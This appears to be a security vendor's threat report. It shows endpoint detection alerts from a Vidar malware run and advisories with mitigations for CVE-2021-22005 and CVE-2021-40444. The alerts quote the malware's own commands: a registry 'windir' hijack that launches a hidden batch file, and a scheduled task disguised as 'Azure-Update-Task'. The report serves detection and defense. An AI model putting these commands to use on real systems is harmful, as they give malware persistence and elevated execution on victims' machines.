Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Security Software Discovery 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Virtualization/Sandbox Evasion 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Process Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 3 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 3 1 2	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Cynet360 VS Vidar:

Cynet 360 protects your environment against this type of attack by detecting and preventing it from executing malicious activities on hosts where the Cynet agent is deployed.
Note that our environment action is set to Alert Only so as not to interrupt the Vidar Malware flow.

Other than standard AV detections, Vidar's toolbox consists of multiple methods to successfully deploy and execute its desired payload, as seen on its process tree analysis.

Using multiple mechanisms, Cynet360 can detect and remediate Vidar, including:

Attempt to Run – Cynet's AV/AI engine detects a malicious file that was loaded into memory.



Malicious Binary

Detection Engine - Malicious Binary -...

OPEN HIGH

INFECTED FILE 394c61c695af66...

HOST [redacted]

USER [redacted]

ALERT ID 5272

FIRST SEEN [redacted]

LAST SEEN [redacted]

GROUP NAME [redacted]

Auto-Remediation: No Auto-Remediation

Last Auto-Remediation Action

Description - Detection Engine - Malicious Binary - Infected File- Attempt to Run

```
Infected file:
C:\Users\user\Downloads\394c61c695af669dcfe4d3dcf73de5099ed8e7fea036dd25f45ff6d234f954
7a.exe
Malware Type: trojan
Malware ID: TR/Dropper.MSIL.Gen
ave version: 8.3.64.24
avpack version: 8.5.2.26
vdf version: 8.18.43.20
```

Recommendation

Investigate according to organization policy

Path

C:\Users\user\Downloads\394c61c695af669dcfe4d3dcf73de5099ed8e7fea036dd25f45ff6d234f954...


Process Tree

- explorer.exe [redacted]
  - 394c61c695af669dcfe4... [redacted]

Comments

Add Comment..

File Dumped on the Disk – Cynet's AV/AI engine detects a malicious file that was dumped on the disk.



Malicious Binary Incident View

Detection Engine - Malicious Binary -...

OPEN HIGH

INFECTED FILE f_0004c7

HOST [redacted]

USER [redacted]

ALERT ID 5270

FIRST SEEN [redacted]

LAST SEEN [redacted]

GROUP NAME [redacted]

Auto-Remediation: No Auto-Remediation

Last Auto-Remediation Action

Description - Detection Engine - Malicious Binary - Infected File- File Dumped on the Disk

```
ave version: 8.3.64.24
avpack version: 8.5.2.26
vdf version: 8.18.43.20
vdf date: 4.10.2021
Infected file SHA256:
394C61C695AF669DCFE4D3DCF73DE5099ED8E7FEA036DD25F45FF6D234F9547A
Parent Process Details
Process SHA256:
```

Recommendation

Investigate according to organization policy

Path

C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Cache\f_0004c7


Process Tree

- msedge.exe [redacted]
  - msedge.exe [redacted]
    - f_0004c7 [redacted]

Comments

Add Comment..

Unauthorized Registry Operation Attempt - This alert triggers when a certain process accesses sensitive keys in the endpoint's Registry.



File Alert

Unauthorized Registry Operation Attempt

OPEN HIGH

INFECTED FILE reg.exe

HOST [redacted]

USER [redacted]

ALERT ID 5279

FIRST SEEN [redacted]

LAST SEEN [redacted]

GROUP NAME [redacted]

Auto-Remediation: Auto-Remediation Applied

Last Auto-Remediation Action

Scanner Remediation -> Block

Description - Unauthorized Registry Operation Attempt

```
Process SHA256:
224A746AEE2957C3FCA376F4457CFC044C1EC99E75756195B27CAB396174E2DB
Process PID: 3324
Process Running User: ftest4\user
Process Path: c:\windows\syswow64\reg.exe
Process Params: reg  add hkcu\Environment /v windir /d "cmd /c start /min
C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "
Process SSDeep:
```

Recommendation

Investigate according to organization policy

Path

c:\windows\syswow64\reg.exe


Process Tree

- cmd.exe [redacted]
  - cmd.exe [redacted]
    - reg.exe [redacted]

Comments

Add Comment..

Informative Alert Suspicious Task Registered - This alert triggers when Cynet detects a schedule of tasks that register a file containing suspicious indicators or arguments. This alert is aimed at detecting the persistence of malware.



File Alert

Suspicious Task Registered

OPEN INFORMATIVE

INFECTED FILE fodhelper.exe

HOST [redacted]

ALERT ID 5277

FIRST SEEN [redacted]

LAST SEEN [redacted]

GROUP NAME [redacted]

Auto-Remediation: No Auto-Remediation

Last Auto-Remediation Action

Description - Suspicious Task Registered

```
ETW Alert Id: Suspicious Task Registered
Configuration Date (UTC): [redacted]
Whitelist Configuration Date (UTC): [redacted]
Details: Detect Suspicious Task registered
Task Name: \Azure-Update-Task
Task Authority Context: user
Task Process Path: c:\users\user\appdata\roaming\microsoft\telemetryservices\fodhelper.exe
Task Process Attribute: 32
```

Recommendation

Investigate according to organization policy


Process Tree

- unknown-process [redacted]

Comments

Add Comment..

Unauthorized Memory Access Attempt - This alert informs the customer that there was an attempt by a certain process to access a forbidden memory location of another process. The alert points out the flags that the process requested and the flags that Cynet permitted to the process:



File Alert Incident View

Unauthorized Memory Access Attempt

OPEN HIGH

INFECTED FILE fodhelper.exe

HOST [redacted]

USER [redacted]

ALERT ID 5283

FIRST SEEN [redacted]

LAST SEEN [redacted]

GROUP NAME [redacted]

Auto-Remediation: No Auto-Remediation

Last Auto-Remediation Action

Description - Unauthorized Memory Access Attempt

```
Destination Process Name: c:\windows\syswow64\schtasks.exe
Destination Process Params: /C /create /F /sc minute /mo 1 /tn "Azure-Update-Task" /tr
"C:\Users\user\AppData\Roaming\Microsoft\TelemetryServices\fodhelper.exe"
Destination Process SHA256:
9A121ACF7686D2883E524332111D5E4BCC0C1A8E81136486FBA4CA65CA614407
Open Handle flags: 0x1FFFFF
Desired flags: PROCESS_TERMINATE | PROCESS_CREATE_THREAD |
PROCESS_SET_SESSIONID | PROCESS_VM_OPERATION | PROCESS_VM_READ |
```

Recommendation

Investigate according to organization policy

Path

c:\users\user\appdata\roaming\microsoft\telemetryservices\fodhelper.exe

Process Tree

- svchost.exe [redacted]
  - fodhelper.exe [redacted]
    - fodhelper.exe [redacted]

Comments

Add Comment..

VMware File Upload Vulnerability

Risk Level	
Critical	
Targeted Assets	**Threat Actors**
vCenter Server	Various Attackers
Tactic	**Technique**
Initial Access Execution Defense Evasion	T1190 – Exploit public-facing application technique T1203 - Exploitation for Client Execution T1210 - Exploitation of Remote Services
Mitigations	
Patch immediately.	

Introduction:

On September 21, 2021, A new vulnerability dubbed CVE-2021-22005 was published by VMware.

VMware vCenter Server is a management software solution that helps administrators to manage virtualized hosts and virtual machines across hybrid clouds.


The vulnerability targets internet-exposed VMware vCenter Servers that allow arbitrary file upload in the Analytic service. This could lead to RCE (Remote Code Execution).

Vulnerability Overview

CVE-2021-22005 is a security flaw with a rating of 9.8/10. The current attack vector consists of exploiting network access to port 443.

By uploading a crafted file, threat actors can successfully exploit the vulnerability to gain remote code execution abilities without any user interaction.

Our reconnaissance suggested more than 4500 vCenter servers using port 443,and with currently only one version unaffected(6.5), the vulnerable server's number remains high:



"VMware vCenter Server" port:443

TOTAL RESULTS
4,520

TOP COUNTRIES

United States	1,137
Germany	349
France	276
China	221
Turkey	217
More...	

TOP ORGANIZATIONS

[redacted]	156
[redacted]	106
[redacted]	89
[redacted]	88
[redacted]	62

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

[redacted]

SSL Certificate
Issued By:
|- Common Name:
CA
|- Organization:
[redacted]
Issued To:
|- Common Name:
[redacted]
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Thu, 23 Sep 2021 07:03:21 GMT
Connection: Keep-Alive
Content-Type: text/html
X-Frame-Options: DENY
Content-Length: 2984

VMware vCenter Server:
  Full Name: VMware vCenter Server 6.0.0 build-3339084
  Name: VMware vCenter Server
  Version: 6.0.0
  Build: 3339084
  OS...
```

[redacted]

SSL Certificate
Issued By:
|- Common Name:
CA
|- Organization:
[redacted]
Issued To:
|- Common Name:
[redacted]
Supported SSL Versions:

```
HTTP/1.1 200 OK
Date: Thu, 23 Sep 2021 07:26:03 GMT
Connection: Keep-Alive
Content-Security-Policy: block-all-mixed-content
Content-Type: text/html
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1
Content-Length: 3414
...
```

Mitigations:

VMware has addressed the issue and published an official fix for each version immediately patching your version to fixed version.

Also VMware advertised a temporary workaround for environments that cannot be fully patched the temporary workaround is explained here.

Microsoft MSHTML Remote Code Execution Vulnerability

Risk Level	
Critical	
Targeted Assets	**Threat Actors**
Windows Environments	Various Attackers
Tactic	**Technique**
Initial Access Execution Defense Evasion Discovery Lateral Movement	T1190 – Exploit public-facing application technique T1566 - Phishing T1203 - Exploitation for Client Execution T1036 – Masquerading T1082 - System Information Discovery T1210 - Exploitation of Remote Services
Mitigations	
Patch Accordingly Disabling ActiveX	

Introduction:

On Sep 7, 2021, A new vulnerability dubbed CVE-2021-40444 was published by Microsoft.

Initially discovered by researchers from Mandiant and EXPMON, and aimed for Windows environments.

Once successfully exploited attacker can obtain RCE (Remote Code Execution) by abusing ActiveX controls.

Microsoft at first published a temporary fix by suggesting that users disable ActiveX using the registry keys either on an individual system or via group policy.

Vulnerability Overview

CVE-2021-40444 is a remote code execution vulnerability that allows an attacker to run arbitrary code on a victim's machine via ActiveX control usually sent to the victim via spear-phishing. Based on CVE-2021-40444, an attacker can craft a malicious ActiveX control to be used by a Microsoft Office document that hosts the browser rendering engine. The attacker would then have to convince the user to open the malicious document. Once the user opens the document, the vulnerability is then exploited and the attacker can execute arbitrary code.

The new zero-day is a critical risk vulnerability in the Trident MSHTML rendering engine. Threat actors exploiting this vulnerability are targeting and attacking Office 365 on numerous OS versions and Office 2019 on Windows 10.

This exploit uses ActiveX controls and .cpl files and is a highly sophisticated attack.

ActiveX controls are small program parts that can be used to create and execute applications that work over the Internet through web browsers such as online Office apps.

On top of that, ActiveX allows applications to share functionality and data through web browsers.

This ActiveX vulnerability and many more can be deployed through malicious Microsoft Office documents and are often used in spear-phishing campaigns.

In order for this attack to succeed the differential between the user's privilege is critical as executing these malicious documents with administrators poses additional risks.

Mitigations:

The Cynet Security Research team has already deployed new rules aimed to detect and prevent exploitation attempts of these vulnerabilities and is currently working on additional detections to increase the visibility around them.

Each one of these will protect your machines from the attack:

On 14 September Microsoft announce security updates for all affected versions to mitigate this vulnerability, apply the following updates.

Do not open office documents from people you don't know!

1) Microsoft's Protected View is a protection method that is enabled by default when opening Office documents from the internet or from unsafe locations. These documents will be opened in read-only mode to prevent execution of malicious content. You should not disable this protection and not click on buttons asking you to turn it off. Additionally, IT admins should make sure all Office users are running with this feature enabled.

2) Enabling Application Guard is a security container that isolates unknown documents from the rest of your personal data. This can be enabled from "Windows Turn Off and On" settings page.

3) Disabling ActiveX control can mitigate this attack by modifying the relevant registry keys.

To modify the registry keys and disable ActiveX controls please follow the instructions below:

Download here and execute the following file ➡ "disable-activex.reg". After the execution of the file reboot the machine. (This file needs to be executed with elevated privileges).


This file was published by MS and disables ActiveX in your registry.

Another option that doesn't include downloading the file is to simply create a text file called "disable-activex.reg" you can review the content here.

This is the best temporary fix, as there is no patch available by Microsoft at the moment.

The results can be found via the Registry Editor on the following reg keys:

- HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\
- HKEY_LOCAL_MACHINE\SOFTWARE\Policies\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3

Name	Type	Data
(Default)	REG_SZ	(value not set)
1001	REG_DWORD	0x00000003 (3)
1004	REG_DWORD	0x00000003 (3)

In case you wish to undo this step, you can delete the registry keys that were added.

Important note – Cynet can automate temporary mitigation recommended by Microsoft. Please download or create the file (disable-activex.reg") on a machine on which you can access the Cynet UI console.
Follow these instructions to complete this task through Cynet UI.

